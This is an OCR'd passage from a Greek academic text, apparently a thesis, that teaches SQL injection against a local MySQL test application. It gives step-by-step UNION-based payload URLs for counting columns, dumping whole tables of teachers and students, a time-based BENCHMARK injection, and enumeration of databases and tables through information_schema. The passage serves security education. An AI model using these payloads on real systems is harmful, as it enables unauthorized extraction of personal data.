
http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select row_count(), 2,3,4,5,6

Εδώ πρέπει να προστεθεί και ένα μικρό κόλπο που βοηθάει τα επερωτήματα του επιτιθέμενου να κάνουν την δουλειά τους απρόσκοπτα χωρίς να μπλέκονται με τα κανονικά του χρήστη. Αυτά είναι τα σχόλια και πιο συγκεκριμένα υπάρχουν τα παρακάτω.

Χαρακτήρας που μπαίνει στο τέλος της γραμμής

- - Χαρακτήρας που μπαίνει στο τέλος της γραμμής

/* μέθοδος επερωτημάτων */



Εικόνα 15: Η συνάρτηση row_count()

Εικόνα 16: Η συνάρτηση connection_id()

3.2 Εξαγωγή δεδομένων μέσω εντολών ένωσης

Μέχρι αυτό το σημείο θα πρέπει να υπάρχει μια ξεκάθαρη εικόνα της βάσης δεδομένων που βρίσκεται από πίσω. Από εδώ και πέρα θα δοθούν οι πλειονότητα των τεχνικών για τις επιθέσεις μέσω επερωτημάτων με κύριο εκφραστή αυτών τις εντολές ενώσεις που είναι το πιο χρήσιμο εργαλείο στα χέρια ενός διαχειριστή βάσεων αλλά και ενός επιτιθέμενου. Ο λόγο είναι ότι η εντολή ένωσης μπορεί να ενώσει τα αποτελέσματα από δύο οι περισσότερα SELECT. Ως προεπιλογή αυτό θα περιλαμβάνει μόνο διακριτές τιμές. Αν πρέπει να συμπεριληφθούν διπλές τιμές στον πίνακα των αποτελεσμάτων χρειάζεται μια τροποποίηση της σύνταξής.

SELECT column-1,column-2,...,column-N from table-1

UNION ALL

SELECT column-1,column-2,....,column-N FROM table-2


Η δυναμική αυτού του τελεστή σε επιθέσεις έγχυσης επερωτημάτων είναι εμφανής: Αν η εφαρμογή επιστρέψει όλα τα δεδομένα από το αυθεντικό επερώτημα βάζοντας και την ένωση ακολουθούμενη από ένα αυθαίρετο επερώτημα μπορεί ο επιτιθέμενος να διαβάσει όποιον πίνακα στον οποίο έχει πρόσβαση ο χρήστης της βάσης. Αυτό βέβαια ακολουθεί κάποιους κανόνες.

3.2.1 Ίδιες στήλες

Για να λειτουργήσει σωστά ο τελεστής UNION χρειάζεται να ικανοποιούνται κάποιες προϋποθέσεις: Τα δύο επερωτήματα πρέπει να επιστρέφουν ακριβώς τον ίδιο αριθμό στηλών και τα δεδομένα των αντίστοιχων στηλών από τα δύο SELECT θα πρέπει να έχουν τον ίδιο τύπο δεδομένων. Αν αυτές οι δύο προϋποθέσεις δεν τηρούνται το επερώτημα θα αποτύχει και θα επιστραφεί μήνυμα λάθους. Το ακριβές μήνυμα που θα επιστραφεί εξαρτάται από τον τύπο της βάσης δεδομένων που βρίσκεται από πίσω και το οποίο μπορεί να φανεί χρήσιμο σε περίπτωση που είναι ολόκληρο. Πιο συγκεκριμένα το λάθος που επιστρέφει η MySQL είναι το παρακάτω.

The used SELECT statements have a different number of columns

Για να βρεθούν ο ακριβής αριθμός των στηλών υπάρχουν δύο βασικοί μέθοδοι. Ο πρώτος είναι να εισαχθεί μετά το SELECT κάθε φορά και με μία παραπάνω την μεταβλητή NULL έως ότου προκύψει το παραπάνω λάθος. Παρακάτω φαίνεται του λόγου του αληθές.



Εικόνα 17: Μήνυμα λάθους για τον αριθμό των στηλών

Εικόνα 18: Εύρεση του αριθμού στηλών

Ο δεύτερος τρόπος είναι η χρήση της έκφρασης ORDER BY. Η ORDER BY μπορεί να δεχτεί σαν παράμετρο το όνομα μιας στήλης αλλά και έναν αριθμό για την ταυτοποίηση μιας συγκεκριμένης στήλης. Πιο συγκεκριμένα φαίνεται παρακάτω πως λειτουργεί η εντολή.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 1

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 2

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 3

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 4

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 5

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 6

http://localhost/MySchool/teachers.php?id3=1 and 1=0 order by 7

Unknown column '7' in 'order clause' (Μήνυμα λάθους)

Στην στήλη 7 ήρθε το πρώτο λάθος που σημαίνει ότι το επερώτημα έχει 6 στήλες. Η μέθοδος ORDER BY είναι αρκετά γρήγορη ειδικά αν ο πίνακας έχει μεγάλο αριθμό στηλών. Αν ο αριθμός των στηλών είναι n η πρώτη μέθοδος θα χρειαστεί n αιτήματα για να βρει τον ακριβή αριθμό των στηλών. Αυτό συμβαίνει γιατί αυτή η μέθοδος συνέχεια δημιουργεί λάθος μέχρι να πετύχει τη σωστή τιμή. Από την άλλη πλευρά η δεύτερη μέθοδος δημιουργεί ένα λάθος μόνο όταν εισάγονται αριθμοί μεγαλύτεροι από αυτόν που είναι σωστός. Αυτό σημαίνει ότι μπορεί να χρησιμοποιηθεί δυαδική αναζήτηση για τον σωστό αριθμό. Για παράδειγμα έχουμε ένα πίνακα με 6 στήλες όπως πριν. Ακολουθούνται τα παρακάτω βήματα:

1. Ξεκινάει η αναζήτηση με έναν τυχαίο αριθμό το 4 το οποίο δεν επιστρέφει λάθος. Άρα ο σωστός αριθμός των στηλών είναι μεγαλύτερος από 4.

2. Γίνεται δοκιμή με το διπλάσιο δηλαδή 8 το οποίο επιστρέφει λάθος. Άρα ξέρουμε ότι ο σωστός αριθμός στηλών είναι μεταξύ 4 και 7.

3. Γίνεται δοκιμή με το 5 το οποίο δεν επιστρέφει λάθος. Άρα ο αριθμό των στηλών είναι μεταξύ 5 και 7.

4. Άρα πλέον ξέρουμε ότι δοκιμάζοντας το 6 ή το 7 θα είναι σωστό κάποιο από τα δύο. Πράγματι δοκιμάζοντας το 7 μας επιστρέφει λάθος ενώ το 6 όχι οπότε ο αριθμός των στηλών του πίνακα είναι 6.

3.2.2 Ίδιοι τύποι δεδομένων

Αφού έχουν εντοπιστεί ο ακριβής αριθμός των στηλών είναι η στιγμή όπου θα πρέπει να γίνουν ορατά τα δεδομένα κάποια στήλης ή και όλος ο πίνακας αν γίνεται. Όπως αναφέρθηκε και πιο πριν οι τύποι των δεδομένων θα πρέπει να έχουν την ίδια συμβατότητα. Έστω ότι ο επιτιθέμενος ενδιαφέρεται για την εξαγωγή μιας τιμής που είναι συμβολοσειρά τότε χρειάζεται να βρει τουλάχιστον μια στήλη που να έχει σαν τύπο δεδομένων συμβολοσειρά. Αυτό είναι εύκολο με την χρήση της μεταβλητής NULL και την προσκόλληση μιας συμβολοσειράς. Από την προηγούμενη ενότητα έχει βρεθεί ότι ένας πίνακας έχει 6 στήλες. Τώρα πρέπει να βρεθεί ποια στήλη έχει σαν τύπο δεδομένων συμβολοσειρά.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select test,null,null, null,null,null


http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select null,test,null, null,null,null

Στη δεύτερη απόπειρα να μπει η μεταβλητή test στη δεύτερη θέση η βάση δεν επέστρεψε λάθος γεγονός που σημαίνει ότι η δεύτερη στήλη δέχεται συμβολοσειρές. Τι γίνεται όμως στην περίπτωση όπου ο πίνακας δεν έχει στήλη με συμβολοσειρές. Σε αυτή την περίπτωση υπάρχει μια συνάρτηση που κάνει την μετατροπή ενός ακεραίου σε συμβολοσειρά. Αυτή είναι η συνάρτηση CAST(‘123’ AS char) . Μέχρι τώρα τα παραδείγματα που έχουν δειχθεί είναι για την χρήση της UNION SELECT γίνεται εξαγωγή μόνο ενός κομματιού πληροφορίας για παράδειγμα το όνομα της βάσης. Ωστόσο η πραγματική δύναμη της UNION γίνεται εμφανής όταν εξάγει ολόκληρους πίνακες. Έστω ότι ο επιτιθέμενος γνωρίζει τα ονόματα των στηλών άλλα και το όνομα του πίνακα από

μια βάση. Τότε με τα όσα έχουν ειπωθεί πιο πριν με την εντολή UNION μπορούν να εμφανιστούν τα δεδομένα ολόκληρου του πίνακα. Πιο συγκεκριμένα αυτό γίνεται ως εξής:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select id3, t_name, t_surname, speciality, email,grafeio from teachers

Η εκτέλεση της παραπάνω εντολής θα έχει τα επιθυμητά αποτελέσματα για τον επιτιθέμενο καθώς θα δει στην οθόνη του όλο τον πίνακα teachers.




Εικόνα 19: Η εντολή UNION

Τα πράγματα αποκτούν ακόμα μεγαλύτερο ενδιαφέρον όταν ο επιτιθέμενος χρησιμοποιήσει την UNION για να εξάγει δεδομένα από δύο ή και παραπάνω πίνακες με μία μόνο εντολή. Για παράδειγμα ο επιτιθέμενος γνωρίζει και το όνομα και τις στήλες ενός δεύτερου πίνακα της βάσης.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select t_name,null, null,null,null,null from teachers union select 1,s_name,3,4,5,6 from students

Όπως φαίνεται στο παραπάνω επερώτημα η εντολή UNION ένωσε δύο πίνακες και ζήτησε να του φέρει από την βάση δύο συγκεκριμένες στήλες. Θα μπορούσε κάλλιστα όπως και στο προηγούμενο παράδειγμα να ζητήσει να του φέρει όλο τον δεύτερο πίνακα από την βάση.



Εικόνα 20: Ένωση δύο πινάκων

Αν θελήσει ο επιτιθέμενος να διαλέξει ποιες εγγραφές θέλει μπορεί να τροποποιήσει το επερώτημα και να του φέρει τις εγγραφές που ζήτησε. Πιο συγκεκριμένα το παρακάτω επερώτημα δείχνει:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select t_name,null, null,null,null,null from teachers where id3>2

Το παραπάνω επερώτημα θα επιστρέψει όλες τιε εγγραφές από τον πίνακα και συγκεκριμένα από την στήλη t_name όπου το id3 είναι μεγαλύτερο από το 2.


3.3 Χρήση συνθηκών

Η χρήση της ένωσης για την εισαγωγή αυθαίρετων επερωτημάτων είναι ένας γρήγορος και αποδοτικός τρόπος για την εξαγωγή των δεδομένων. Ωστόσο δεν είναι πάντα εφικτό να γίνει. Οι εφαρμογές ακόμα και αν είναι ευπαθείς σε επιθέσεις έγχυσης πολλές φορές δεν είναι τόσο εύκολο να πάρει κάποιος τα δεδομένα από αυτές. Για αυτό το λόγο υπάρχουν και άλλες τεχνικές που κάνουν εξίσου την ίδια δουλειά αλλά όχι τόσο εύκολα και γρήγορα όπως η UNION.

3.4 Προσέγγιση βασισμένη στο χρόνο

Η πρώτη πιθανή προσέγγιση έκθεσης μιας αδυναμίας με την χρήση των συνθηκών βασίζεται σε διαφορετικές χρονικές στιγμές η εφαρμογή ανταποκρίνεται εξαρτώμενη από την τιμή μιας πληροφορίας. Η εντολή που υλοποιεί την συγκεκριμένη επίθεση είναι η παρακάτω

id3=2 and 1=0 union select null,null,null,null ,null ,if(substring(user(),1,4) =0x726f6f74,benchmark(10000000 , rand()),1)



Εικόνα 21: Χρήση της συνάρτησης BENCHMARK

3.5 ΚΑΤΑΜΕΤΡΗΣΗ ΤΩΝ ΒΑΣΕΩΝ

Μέχρι τώρα έχουν εκτεθεί διάφορες τεχνικές για την εξαγωγή δεδομένων από μια βάση. Για να επεξηγηθούν αυτές οι τεχνικές βρέθηκαν μικρά κομμάτια πληροφορίας οπότε σκοπός τώρα είναι να χρησιμοποιηθούν ώστε να εξαχθούν μεγαλύτερες ποσότητες πληροφορίας. Για να είναι μια επίθεση έγχυσης επιτυχημένη θα πρέπει ο επιτιθέμενος να είναι σε θέση να καταμετρήσει τους πίνακες και να εξάγει γρήγορα τον πίνακα που τον ενδιαφέρει. Σε αυτό το κεφάλαιο θα δοθούν παραδείγματα για το πως θα εξαχθούν λίστες με όλες τις

βάσεις που είναι εγκατεστημένες στον διακομιστή, λίστες όλων πινάκων από κάθε βάση, λίστες από όλες τις στήλες από κάθε πίνακα και φυσικά τα δεδομένα από κάθε στήλη. Αυτές οι επιθέσεις θα γίνουν με την εξαγωγή μερικών πληροφοριών που χρησιμοποιούν οι βάσεις για να οργανώσουν και να διαχειριστούν τα δεδομένα που έχουν αποθηκεύσει. Στις επιθέσεις θα χρειαστεί η UNION.

MySQL


Η τεχνική της καταμέτρησης μιας βάσης και της εξαγωγής δεδομένων από αυτή ακολουθεί μια ιεραρχία. Πρώτα γίνεται εξαγωγή των ονομάτων των βάσεων και μετά γίνεται εξαγωγή των ονομάτων των πινάκων των στηλών και τέλος των δεδομένων. Το πρώτο πράγμα που ενδιαφέρει τον επιτιθέμενο είναι το όνομα του χρήστη που χρησιμοποιεί την βάση. Οι εντολές που θα χρησιμοποιηθούν είναι οι παρακάτω.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 UNION SELECT user() , null , null, null, null ,null


http://localhost/MySchool/teachers.php?id3=1 UNION SELECT user(), current_ user,null,null,null,null

http://localhost/MySchool/teachers.php?id3=1 UNION SELECT distinct(db), null,null,null,null,null from mysql.db

Η τελευταία εντολή χρησιμοποιείται για τις περιπτώσεις όπου ο χρήστης δεν έχει δικαιώματα για γράψιμο και περιορισμένα δικαιώματα για ανάγνωση δεδομένων από την βάση. Παρακάτω φαίνεται από την εκτέλεση του επερωτήματος ποιος είναι ο χρήστης της βάσης.



Εικόνα 22:Εύρεση του χρήστη της βάσης



Εικόνα 23: Εύρεση βάσεων στην MySQL


Αν δεν υπάρχουν δικαιώματα διαχειριστή αλλά η βάση της MySQL είναι έκδοση μεγαλύτερη της 5.0 μπορεί να χρησιμοποιηθεί μια άλλη συνάρτηση που κάνει το ίδιο πράγμα. Αυτή είναι η information_schema. Πιο συγκεκριμένα το επερώτημα που θα εκτελεστεί είναι το παρακάτω το οποίο θα επιστρέψει όλες της βάσεις που βρίσκονται μέσα στην MySQL.

http://localhost/MySchool/teachers.php?id3=1 union select schema_name,null, null,null,null,null from information_schema.schemata;

Οι επερωτήσεις της information_schema επιτρέπουν την καταμέτρηση ολόκληρης της βάσης. Ο επιτιθέμενος τώρα έχοντας μπροστά του όλες τις βάσεις κοιτάει ποια του είναι πιο ενδιαφέρον ή για ποια ψάχνει. Με το παρακάτω επερώτημα μπορεί ο επιτιθέμενος να τραβήξει όλους τους πίνακες από την συγκεκριμένη βάση που τον ενδιαφέρει.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select table _ schema , null, null, null, null,null from information_schema.tables where table_schema='myschool_2'

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select table_schema, null, null, null,null,null from information_schema.tables where table_schema=database() - -




Εικόνα 24: Εύρεση της βάσης

Επιπλέον αν ο επιτιθέμενος δεν τον ενδιαφέρουν οι προκαθορισμένες βάσεις της MySQL που είναι η ‘mysql’ και η ‘information_schema’ μπορεί με το παρακάτω επερώτημα να τις διώξει.

id3=1 and 1=0 union select table_schema,null,null,null,null,null from information_schema.tables where table_schema !='mysql' and table_schema !='information_schema'

Τώρα από εκεί και πέρα ο επιτιθέμενος θα θελήσει να προχωρήσει την επίθεση του και να δει τι πίνακες υπάρχουν μέσα στην βάση την οποία απομόνωσε. Το επερώτημα που πετυχαίνει αυτή την επίθεση είναι το παρακάτω και στην εικόνα φαίνεται το αποτέλεσμα.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select table_name, null,null,null,null,null from information_schema.tables where table_schema= 'myschool_2'

